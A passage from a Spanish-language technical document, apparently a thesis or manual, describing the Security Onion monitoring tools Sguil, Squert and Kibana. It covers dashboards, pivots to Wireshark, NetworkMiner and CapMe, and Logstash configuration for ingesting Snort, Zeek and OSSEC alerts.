


Figura 1.109: Mensajes de los usuarios del sistema

En las opciones de la parte superior podemos realizar reportes sobre los datos que se registran en Sguild. Podemos enviar los datos de alerta a un archivo de texto plano, enviar el resumen de los eventos, enviar el detalle de un evento por email a otros usuarios (nos da la opción de encriptarlo por si es sensible), enviar el resumen del evento por email y realizar reportes personalizados. Podemos ver la pestaña en la figura 1.110.




Figura 1.110: Datos de alerta en reportes

También en la pestaña 'Query' de la figura 1.111 nos da la opción de realizar peticiones por IP, por categoría o por tablas de la base de datos del servidor entre otras.




Figura 1.111: Peticiones sobre los datos de alerta

1.10.9.3. Desviaciones disponibles

En este apartado se van a tratar todas las desviaciones que podemos realizar en Sguil a otras herramientas dentro de Security Onion:

Haciendo click derecho en el identificador de la alerta nos sale el siguiente desplegable de la figura 1.112. Las opciones más interesantes son las de enviar el dato de alerta a Wireshark o NetworkMiner, puesto que la información de las otras ya las podemos obtener en la vista principal.




Figura 1.112: Desplegable de herramientas

Si utilizamos el desvío hacia Wireshark se nos abrirá una ventana como la de la figura 1.113. Se crea del dato de alerta un archivo temporal con extensión '.raw'. Una vez dentro de la alerta podemos utilizar Wireshark para examinar en profundidad cualquier aspecto del paquete que ha generado la alerta que nos interese.




Figura 1.113: Utilizando Wireshark a partir de Sguil

Si utilizamos la opción de la herramienta NetworkMiner, nos despliega al igual que en la opción de Wireshark, un archivo temporal sobre el dato de alerta que hemos generado. Network Minner nos puede dar información sobre el vendedor de la NIC, la MAC tanto del origen como del destino y su fecha de origen, los paquetes que se han recibido, las sesiones o los puertos TCP abiertos. Un ejemplo se muestra en la figura 1.114.




Figura 1.114: Utilizando NetworkMiner a partir de Sguil

1.10.10. Utilización de Squert

Se va a describir la parte de la solución consistente en la herramienta Squert. Para ello vamos a estudiar su comportamiento dentro de Security Onion de tres maneras:

- Describiendo el flujo de datos de Squert dentro de Security Onion.
- Describiendo la información que podemos obtener de la herramienta.
- Las desviaciones a otras herramientas dentro de Security Onion y la información que nos aportan.

1.10.10.1. Flujo de datos de Squert dentro de Security Onion

En esta sección se va a describir el flujo de datos de la herramienta dentro de Security Onion como podemos ver en la figura 1.115. Está formado por tres procesos principales:




Figura 1.115: Flujo de datos de Squert en Security Onion

- En el primer proceso, los datos de alerta NIDS y los datos de alerta HIDS son introducidos en el servidor Sguild (que comparte con Sguil) mediante el puerto 7736 como explicamos durante el flujo de Sguild.
- En segundo lugar, Squert, que es la herramienta visualizadora, a través del navegador, es alimentada por todos los datos de Sguild (puerto 7734) y lo muestra a través de su dashboard.
- En tercer lugar, el servidor que guarda los datos de alerta, Sguild, se comunica vía peticiones con la base de datos de Security Onion para almacenar toda la información.

1.10.10.2. Información que podemos obtener de Squert

En esta sección se va a describir la información principal que podemos obtener de la herramienta. El usuario puede loguearse en esta herramienta con el mismo usuario que utiliza para Sguild y para Kibana como podemos ver en la figura 1.116:




Figura 1.116: Introduciendo usuario y contraseña en Squert

Una vez dentro, el dashboard principal se puede ver en la figura 1.117. Dentro de ese dashboard principal en la parte central nos encontramos los eventos que contienen los siguientes atributos:

- Queue: Es el número de eventos que se han agrupado de una alerta.
- SC: Número de IP de origen distintas que han generado la alerta.
- DC: Número de IP de destino distintas que han generado la alerta.
- Activity: Número de eventos que ha generado la alerta agrupado por hora.
- Last event: Timestamp del último evento generado en la alerta.
- Signature: Firma o regla que ha detectado el evento.
- ID: Identificador único de la firma.

- Protocol: Protocolo reconocido dentro del evento.

- % Total: Porcentaje de los eventos agrupados en cada alarma respecto del total.




Figura 1.117: Dashboard principal de Squert

En la parte superior del dashboard principal encontramos la línea temporal de los eventos. Se muestra en la figura 1.118. Podemos establecer el intervalo temporal como queramos teniendo en cuenta que:

- Cada región del eje horizontal es una hora.
- En el eje vertical tenemos el número de eventos que han ocurrido.
- El número de eventos se puede mostrar por minuto o por hora.
- Podemos modificar el intervalo temporal como queramos, especificando una fecha temporal absoluta o relativa.




Figura 1.118: Línea temporal de Squert

Si nos centramos en una alerta podemos encontrar información sobre la firma o regla que lo ha generado, y del agrupamiento de todos los eventos de la misma firma como podemos ver en la figura 1.119.




Figura 1.119: Examinando una alerta en Squert

Dos de las opciones más importantes de Squert se encuentran en su panel lateral ’Toggle’. Podemos ver dos opciones que por defecto están activadas en la figura 1.120.

- La opción ’queue only’ nos permite ver aquellos eventos que están todavía en la cola sin categorizar.

- La opción ’grouping’ nos permite ver los datos de alerta generados agrupados según el intervalo temporal en el que se produzcan. Si los desactivamos, se mostrarían sin agrupar como en la figura 1.121.

Figura 1.120: Opciones Toggle




Figura 1.121: Eventos sin agrupamiento en Squert

Otras dos de las secciones más importantes se muestran en la figura1.122. En la sección Summary podemos ver un resumen del total de eventos que hay en la cola, el total de eventos que hay y el total de firmas o reglas que se han activado. Por otro lado, nos muestra en el apartado priority el número de eventos que se han generado clasificados por la severidad de los mismos.




Figura 1.122: Secciones Summary y Priority de Squert

Otra de los dashboard principales de Squert se encuentra en la pestaña Summary que se muestra en la figura 1.123. Dentro de esta pestaña nos muestra las reglas o firmas más acti-

vadas, las direcciones IP de origen y destino más utilizadas y los países de origen y destino desde los que se han realizado los eventos.




Figura 1.123: Dashboard Summary de Squert

Y dentro de los iconos que muestran las opciones de Squert en la esquina superior derecha, podemos encontrar los siguientes iconos por orden. Se muestran en la figura 1.124.

1. El primer icono sirve para actualizar la vista del dashboard que se esté ejecutando. Hasta que no pinchemos en este icono no se van a mostrar los eventos que se hayan producido desde la última vez que se actualizó.
2. El segundo icono sirve para esconder los paneles laterales (Toggle, Summary etc...) y tener una vista completa con la línea temporal y los eventos.
3. El tercer icono sirve para dejar un comentario en el evento que tengamos seleccionado.
4. El tercer icono es para listar mediante expresiones regulares.
5. El cuarto icono es para realizar peticiones sobre herramientas externas.
6. El quinto icono es para añadir filtros y añadir nuevas desviaciones en la herramienta.

Figura 1.124: Iconos de Squert

1.10.10.3. Desviaciones disponibles

Hay dos desviaciones principales a otras herramientas de Security Onion dentro de Squert:

- La primera, podemos llevar un evento a la herramienta CapMe para una captura de paquete completo. Para ello, dentro de un evento de una agrupación, es necesario hacer click en el identificador del evento como se ha señalado en la figura 1.125.




Figura 1.125: Desvío hacia CapMe

Como podemos ver, la herramienta CapMe ha convertido el evento en un archivo .pcap que podemos descargar para analizarlo con herramientas como Wireshark. Además, en la vista principal nos ofrece el sensor que lo ha generado, el timestamp, el ID de la conexión, y los puertos y direcciones de origen y destino. Además, nos ofrece también la query que ha realizado a la base de datos de Security Onion para extraer la información del paquete completo. Se muestra en la figura 1.126.




Figura 1.126: Herramienta CapMe sobre el paquete seleccionado

- El otro desvío principal es hacia la herramienta Kibana para hacer búsquedas sobre los

datos indexados por Elastic Search. Por ejemplo, si desde Squert queremos realizar la búsqueda sobre la IP que ha originado un posible ataque, hacemos click sobre la ip y seleccionamos Kibana como en la figura 1.127.




Figura 1.127: Desvío desde Squert a Kibana para realizar peticiones

Y una vez le demos, se nos abrirá una pestaña aparte mostrando en Kibana todos los datos que se hayan indexado sobre esta IP para tener más información y saber si es una dirección maliciosa. Podemos ver el resultado en la figura 1.128.




Figura 1.128: Buscando por IP de Squert en Kibana

1.10.11. Utilización de Kibana

En esta sección se va a describir la parte de la solución consistente en la herramienta Kibana dentro del conjunto Elastic Stack. Para ello se va a estudiar su comportamiento dentro de Security Onion de tres maneras distintas:

- Describiendo el flujo de datos de Elastic Stack dentro de Security Onion, desde que recibe los datos Logstash hasta que se muestran mediante Kibana.
- Describir la información que podemos obtener de Kibana.
- Desviaciones de Kibana hacia otras herramientas.

1.10.11.1. Describiendo el flujo de datos de Elastic Stack dentro de Security Onion




Figura 1.129: Flujo de datos de Elastic Stack dentro de Security Onion

El flujo de Elastic Stack se muestra en la figura 1.129. Se pueden distinguir cuatro pasos diferenciados:

1. En el primer paso, Syslog-ng, una vez que ha recogido todos los datos procedentes de Snort, Zeek y OSSEC, los envía a Logstash como hemos visto en el flujo de estas herramientas anteriores.

2. Después, estos datos llegan a Logstash, la herramienta dentro de Elastic Stack que se va a encargar de darles un formato para que se puedan realizar consultas a través de ellos y los envía a Elastic Search para su indexación. Su archivo de configuración se encuentra en formato yml y en la siguiente ruta:

```
/etc/logstash/logstash.yml
```

   Dentro de este archivo de configuración, podemos encontrar la siguiente variable:

```
http.host: 0.0.0.0
```

Que nos permite especificar la dirección del endpoint REST. Por otra parte, con la siguiente variable podemos especificar donde queremos que Logstash guarde su log.

```
path.logs: /var/log/logstash
```

Para realizar el formateo de los datos que se recogen desde Syslog-ng (Snort, Zeek y OSSEC) primero tenemos que definir de dónde va a recibir el input de Syslog-ng. En este caso, este archivo se llama '0000_input_syslogng.conf', dentro de él, como se muestra en la figura 1.130, podemos ver que el input de Syslog-ng lo recibe del puerto 6050 y les añade la etiqueta 'syslogng'. Todos los archivos que reciben el input, preprocesan y convierten al formato deseado se encuentran en la siguiente ruta:

```
/etc/logstash/conf.d/
```

```
raul@raul-virtual-machine:/etc/logstash/conf.d$ cat 0000_input_syslogng.conf
# Original Author: Justin Henderson
#         SANS Instructor and author of SANS SEC555: SIEM and Tactical Analyt
# Updated by: Doug Burks
# Last Update: 5/15/2017

input {
  tcp {
    port => 6050
    codec =>   json
    tags => "syslogng"
  }
}
filter {
  if "syslogng" in [tags] {
        mutate {
          #add_tag => [ "conf_file_0000"]
        }
  }
}
raul@raul-virtual-machine:/etc/logstash/conf.d$ ls
```

Figura 1.130: Input de Syslog-ng en Logstash

Después todo este input es procesado por los archivos '1001_preprocess_syslogngn.conf', '1100_preprocess_bro_conn.conf' y '1033_preprocess_snort.conf'. Dentro del archivo de Snort, se convierte el log que le llega de Syslog-ng en un formato con estos campos:

- alert: para indicar la alerta que ha generado.
- category: para ver la categoría en la que se enmarca la regla.
- classification: para ver en qué tipo de ataque se clasifica la regla.
